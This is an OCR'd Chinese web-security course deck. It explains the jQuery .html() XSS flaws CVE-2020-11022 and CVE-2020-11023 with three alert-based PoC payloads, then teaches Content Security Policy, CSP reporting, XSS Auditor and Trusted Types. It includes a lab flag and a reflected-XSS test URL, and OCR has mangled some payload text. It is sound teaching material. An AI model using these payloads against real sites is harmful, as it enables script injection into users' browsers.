jQuery漏洞实例1

虽然三个 poc 都使用了包含 onerror 事件的 img 标签，但其实它们是放在属性或 style 元素内部，因此会绕过 HTML 清理器。以 poc1 为例，根据此 id 取到的值如下：

```
<style><style /><img src=xonerror=alert(1)>
```

此时使用html自带的函数.innerHTML()插入能够正确识别标签并插入DOM中




jQuery漏洞实例1

- 但是如果开发者使用jQuery的.html()函数，会经过以下变化
- 在 html() 方法中，作为参数传递的 HTML 字符串将传递到

$.htmlPrefilter()方法：

```
1 rxhtmlTag =/<(?!area|br|col|embed|hr|img|input|link|meta|param)(([\w:-]+)[^>]*)\/>/gi
2 [...]
3 htmlPrefilter: function( html ) {
4   return html.replace(rxhtmlTag, "<$1></$2>" );
5 }
```

这个方法将除了area/br/col..../param标签之外的，形似<标签A ...//>的标签闭合，在其后添加了</标签A>



jQuery漏洞实例1

- 回到poc，该方法识别出<style />为非法标签，于是添加</style>试图闭合它

```
/ <(?!area|br|col|embed|hr|img|input|link|meta|param)(([\w:-]+)[^>]*)\/>
```

```
<style><style /><img src=x onerror=alert(1)>
```

```
<style><style /><img src=x onerror=alert(1)>
```

```
<style><style /><img src=xonerror=alert(1)>
```

→

```
<style><style /></style><imgsrc=x onerror=alert(1)>
```

- 但是浏览器将<style></style>视作一对标签，中间的<style />视作内容，导致后面的<img>标签成功插入DOM，形成XSS

```
<div id="div"> == $0
  <style><style /><img src=x onerror=alert(1)> </style>
</div>
```


→

```
<div id="div"> == $0
  <style><style ></style>
  <img src="x" onerror="alert(1)">
</div>
</body>
```

jQuery漏洞实例2

- 在 jquery 3.x 版本之后使用的正则为：

```
rxhtmlTag = /<(?!area|br|col|embed|hr|img|input|link|meta|param)
(([a-z][^\/\0>\x20\t\r\n\f]*)[^>]*)\/>/gi
```



jQuery漏洞实例2

- 这个新的正则表达式相较于之前仅仅是过滤了更多奇怪的字符（空格，制表符等空字符），实际上并没有修复原来的问题，原来的poc依然能触发它，反而导致了更多的问题，使得其他标签也能出发XSS

- 这就使用到环境里的 poc2（仅适用于 jQuery3.x ），注意这里的 XSS payload 是作为属性出现，所以可以绕过消毒器规则：

```
<img alt="<x" title="/><img src=xonerror=alert(1)>
```

- 该正则会将 x"识别为标签并新增</x”>闭合标签，从而达到 XSS 的效果：

```
<img alt="<x" title="/></x”><imgsrc=x onerror=alert(1)>
```

PoC 1

Assign to innerHTML | Append via .html()

```
<style><style /><img src=x onerror=alert(1)>
```

PoC 2 (Only jQuery 3.x affected)

Assign to innerHTML | Append via .html()


```
<img alt="<x" title="/><img src=x onerror=alert(1)>">
```

PoC 3

Assign to innerHTML | Append via .html()

```
<option><style></option></select><img src=x onerror=alert(1)></style>
```

<x">



jQuery漏洞实例3

- 针对上述漏洞原理，jQuery Team 进行了修复，修复手段为将$.htmlPrefilter()方法替换为标识函数，因此传递的HTML字符串现在不再经过htmlPrefilter函数处理，从而成功修复了漏洞。但仍有一些手段可以绕过，CVE-2020-11023 就是针对 CVE-2020-11022 的绕过。
- 绕过使用的是另一个特性，某些特殊的标签在经过 .html() 方法处理时，会由于 HTML 的特性或浏览器的 bug 而使得这些标签被移除。
- option 就是这些特殊标签之一，我们知道 option 元素通过位于 select 元素内部来构造一个选择列表，但如果没有 select 元素，option 会被移除。为了解决这个 bug，如果传入参数的第一个元素为 option，jQuery 会新增<select multiple='multiple' >和</select>。所以我们提交 poc3：

jQuery漏洞实例3

```
<option><style></option></select><imgsrc=x onerror=alert(123456)></style>
```

- 经过处理会变为：

```
<select multiple='multiple'>
      <option>
            <style>
      </option>
</select>
<imgsrc=x onerror=alert(123456)>
</style>
</select>
```


根据HTML从前往后解析的顺序，会先解析一个<select>标签，且<select>不允许将大部分HTML 标签包裹其中，导致<style>被忽略，而后识别<img>标签从而触发 XSS。

4.5.4 内容安全策略

- 内容安全策略的概念
- 内容安全策略的作用
- 如何设置内容安全策略
- 内容安全策略的示例
- 启用内容安全策略的报告功能


内容安全策略

- 内容安全策略（Content Security Policy，简称CSP）是一种以可信白名单作机制，来限制网站中是否可以包含某来源内容，或者网页是否可以被某来源的内容包含。
- CSP于服务器被设置，于浏览器起作用，是浏览器提出的一种防御机制。



内容安全策略的作用

- **防御XSS 攻击。**恶意脚本在受害者的浏览器中得以运行，因为浏览器信任其内容来源，即使有的时候这些脚本并非来自于它本该来的地方。
- 设置CSP后，即使网页存在XSS漏洞，也无法造成危害



内容安全策略的作用

- 策略由一系列策略指令所组成，每个策略指令都描述了针对某个特定资源的类型以及策略生效的范围。
- 你的策略应当包含一个 default-src 策略指令，在其他资源类型没有符合自己的策略时应用该策略。
- 一个策略可以包含 script-src 指令来防止内联脚本运行，并杜绝 eval() 的使用。
- 一个策略也可包含一个 style-src 指令去限制来自一个 <style> 元素或者 style 属性的内联样式。
- 对于不同类型的项目都有特定的指令，因此每种类型都可以有自己的指令，包括字体、frame、图像、音频和视频媒体、script 和 worker。

了解更多：内容安全策略（CSP） - HTTP | MDN

内容安全策略的作用

- CSP还可以限制自己的源被其他网页加载，这个作用可以防止自己的网页免受其他类型的攻击，如clickjacking，xs-leak等，这部分的内容会在后续客户端安全中提到。
- CSP还可以作为**一种终极防护方式**，不允许所有脚本执行。
- CSP还有报告功能，当页面的CSP被触发时，浏览器会自动向你预先设置好的接口发送一段数据。

如何设置内容安全策略

- 为使 CSP 可用，你需要配置你的网络服务器返回 Content-Security-Policy HTTP 标头（有时你会看到 X-Content-Security-Policy 标头，但那是旧版本，并且你无须再如此指定它）。

```
header("Content-Security-Policy: default-src 'self'; img-src https://*; child-src 'none';");
```

- 除此之外，html中的<meta> 元素也可以被用来配置该策略，例如

```
<meta http-equiv="Content-Security-Policy"
      content="default-src 'self'; img-src https://*; child-src 'none';">
```

内容安全策略的示例

- 1. 一个网站管理者想要所有内容均来自站点的同一个源（不包括其子域名）。

```
Content-Security-Policy: default-src 'self'
```

- 2. 一个网站管理者允许内容来自信任的域名及其子域名（域名不必须与 CSP 设置所在的域名相同）。

```
Content-Security-Policy: default-src 'self' *.trusted.com
```

- 3. 一个网站管理者允许网页应用的用户在他们自己的内容中包含来自任何源的图片，但是限制音频或视频需从信任的资源提供者，所有脚本必须从特定主机服务器获取可信的代码。

```
Content-Security-Policy: default-src 'self'; img-src *; media-src media1.com media2.com; script-src userscripts.example.com
```

内容安全策略的示例

- 在示例3中，各种内容默认仅允许从文档所在的源获取，但存在如下例外：
  - 图片可以从任何地方加载 (注意“*”通配符)。
  - 多媒体文件仅允许从 media1.com 和 media2.com 加载（不允许从这些站点的子域名）。
  - 可运行脚本仅允许来自于 userscripts.example.com。
- 4.一个线上银行网站的管理者想要确保网站的所有内容都要通过 SSL 方式获取，以避免攻击者窃听用户发出的请求。

```
Content-Security-Policy: default-src https://onlinebanking.jumbobank.com
```

  - 该服务器仅允许通过 HTTPS 方式并仅从 onlinebanking.jumbobank.com 域名来访问文档。

内容安全策略的示例

- 5. 一个在线邮箱的管理者想要允许在邮件里包含 HTML，同样图片允许从任何地方加载，但不允许 JavaScript 或者其他潜在的危险内容（从任意位置加载）。

```
Content-Security-Policy: default-src 'self' *.mailsite.com; img-src *
```

  - 注意这个示例并未指定 script-src (en-US)；在此 CSP 示例中，站点通过 default-src 指令的对其进行配置，这也同样意味着脚本文件仅允许从原始服务器获取。

- 学习更多：[内容安全策略（CSP） - HTTP | MDN (mozilla.org)]

Vruc使用CSP防御XSS

- 在这个演示中，我们使用CSP防御插入script代码，对于其他XSS攻击方式（如插入img onerror），大家可以思考一下怎么设置

```php
function generateNonce($length = 16) {
  $chars = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
  $nonce = '';
  for ($i = 0; $i < $length; $i++) {
      $nonce .= $chars[mt_rand(0, strlen($chars) - 1)];
  }
  return base64_encode($nonce);
}

$nonce = generateNonce();
header("Content-Security-Policy: default-src 'self';
 script-src 'self' 'nonce-$nonce'; connect-src 'self'");
```

后端代码，为了使自己的script代码能够执行，需要设置nonce，在这里采用随机数生成方式

```php
    <script nonce="<?= $nonce ?>">
      window.alert = function (message) {
        originalAlert('Flag: flag{WA0w!_y4_r3al1y_Gr4sP_XSS!}')
      };
    </script>
```

后端代码，为了允许自身定义的script标签能够执行，需要设置nonce，nonce不会显示在浏览器dom中！


Vruc使用CSP防御XSS

- 在这个防御中，我们设置了script-src是self，也就是只允许来自同源的js代码执行，任意不带nonce的内联javascript代码（script标签）或者来自其他源的代码都不允许执行。

```php
function generateNonce($length = 16) {
    $chars = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $nonce = '';
    for ($i = 0; $i < $length; $i++) {
        $nonce .= $chars[mt_rand(0, strlen($chars) - 1)];
    }
    return base64_encode($nonce);
}

$nonce = generateNonce();
header("Content-Security-Policy: default-src 'self';
 script-src 'self' 'nonce-$nonce'; connect-src 'self'");
```

Vruc使用CSP防御XSS


- 进入设置页面，设置XSS防御为0，启动CSP防御



- 我们再次尝试反射型XSS，访问

/pannel?search=%22%3e%3cscript%3ealert()%3c%2fscript%3e

- 打开控制台，发现我们插入的内联script代码执行被阻止



内容安全策略的报告功能


- 默认情况下，违规报告并不会发送。为启用发送违规报告，你需要指定 report-to 策略指令，并提供至少一个 URI 地址去递交报告：

```
header("Content-Security-Policy: default-src 'self';
 script-src 'self' 'nonce-$nonce';
 connect-src 'self';
 report-uri report");
```

- 我们实现一个report接口，接收CSP报告

内容安全策略的报告功能

- 要实现处理接口，首先得看浏览器发出的格式，我们按照前面的方式触发CSP，打开网络，可以看到浏览器自动向我们定义的接口发送了一段报文




- 是一段json数据，我们解析并存储到文件中即可

内容安全策略的报告功能

- 这是report接口的后端代码


```php
function log_csp_violation($report) {
    $log_file = 'app/pages/csp-reports.log';

    // 准备日志条目
    $log_entry = sprintf(
        "[%s] CSP Violation: %s\nBlocked URI: %s\nDocument URI: %s\nViolated Directive: %s\nUser Agent: %s\n\n",
        date('Y-m-d H:i:s'),
        isset($report['csp-report']['effective-directive']) ? $report['csp-report']['effective-directive'] : 'unknown',
        isset($report['csp-report']['blocked-uri']) ? $report['csp-report']['blocked-uri'] : 'unknown',
        isset($report['csp-report']['document-uri']) ? $report['csp-report']['document-uri'] : 'unknown',
        isset($report['csp-report']['violated-directive']) ? $report['csp-report']['violated-directive'] : 'unknown',
        isset($_SERVER['HTTP_USER_AGENT']) ? $_SERVER['HTTP_USER_AGENT'] : 'unknown'
    );

    // 写入日志文件
    file_put_contents($log_file, $log_entry, FILE_APPEND | LOCK_EX);
}
```

- 访问logs，可以看到存储的信息



4.5.5 浏览器自带的防御

- 以谷歌浏览器为例，这个防御机制被称为XSS Auditor，它会检查一个页面的源代码或一个url中的参数，如果存在类似XSS的形式，会阻止页面的加载或阻止url请求



学习更多：[Google to remove Chrome's built-in XSS protection (XSS Auditor) | ZDNET]

4.5.5 浏览器自带的防御

- 但由于XSS Auditor中存在的漏洞实在太多，并且新出台的CSP机制已经能完美胜任XSS防御的工作，谷歌已经将其从浏览器中分离出来，只保留了最基本的一些功能。（比如以ip方式访问web服务器并在url中附带含XSS的代码）
- http://10.10.17.18:2010/V3-XSS/pannel.php?hello=%3Cscript%3Ealert(1)%3C/script%3E 这种形式的访问仍然会被浏览器阻止

4.5.5 浏览器自带的防御

- 即使XSS Auditor不再工作，谷歌仍在为XSS防御做着力所能及的事，比如创建了一个新的浏览器 API，可帮助 Chrome 对抗某些类型的跨站点脚本 （XSS） 漏洞，在浏览器级别增加了另一层保护，以保护用户免受黑客攻击。
- 这个新API被称为可信类型（Trusted Types），开发这个API的目的是保护用户免受DOM型XSS的危害
- 可信类型将通过允许网站所有者锁定网站代码中已知的“注入点”来阻止此类攻击，这些“注入点”通常是基于 DOM 的 XSS 的根本原因。
- 这种API需要通过CSP设置，启用后，Chrome 内置的可信类型 API 将限制对 DOM 注入点的访问，从而在 XSS 漏洞利用代码利用 DOM（页面的源代码）攻击用户之前阻止任何攻击。

4.5.5 浏览器自带的防御

- 可信类型分为以下几种：
  - TrustedHTML
  - TrustedScript
  - TrustedScriptURL
  - TrustedTypePolicy
  - TrustedTypePolicyFactory

```
Content-Security-Policy: require-trusted-types-for 'script';
```

学习更多：CSP: require-trusted-types-for - HTTP | MDN (mozilla.org)
TrustedHTML - Web APIs | MDN (mozilla.org)

4.5.5 浏览器自带的防御

- 用CSP设置使用Trusted Types：

```
Content-Security-Policy: require-trusted-types-for <directive-name>
```

- 其中 <directive-name> 是一个或多个空格分隔的 DOM XSS sink 函数名称，例如：
  - 'script'
  - 'style'
  - 'innerHTML'
  - 'outerHTML'
  - 'appendChild'
  - 'insertBefore'
  - 'replaceChild'

4.5.5 浏览器自带的防御

- TrustedHTML

TrustedHTML 对象的值是在创建对象时设置的，JavaScript 无法更改该值，因为没有公开的 setter。

在下面的示例中，我们创建一个策略，该策略将使用 TrustedTypePolicyFactory.createPolicy（） 创建 TrustedPolicy 对象。然后，我们可以使用 TrustedTypePolicy.createHTML 创建一个经过清理的 HTML 字符串以插入到文档中。

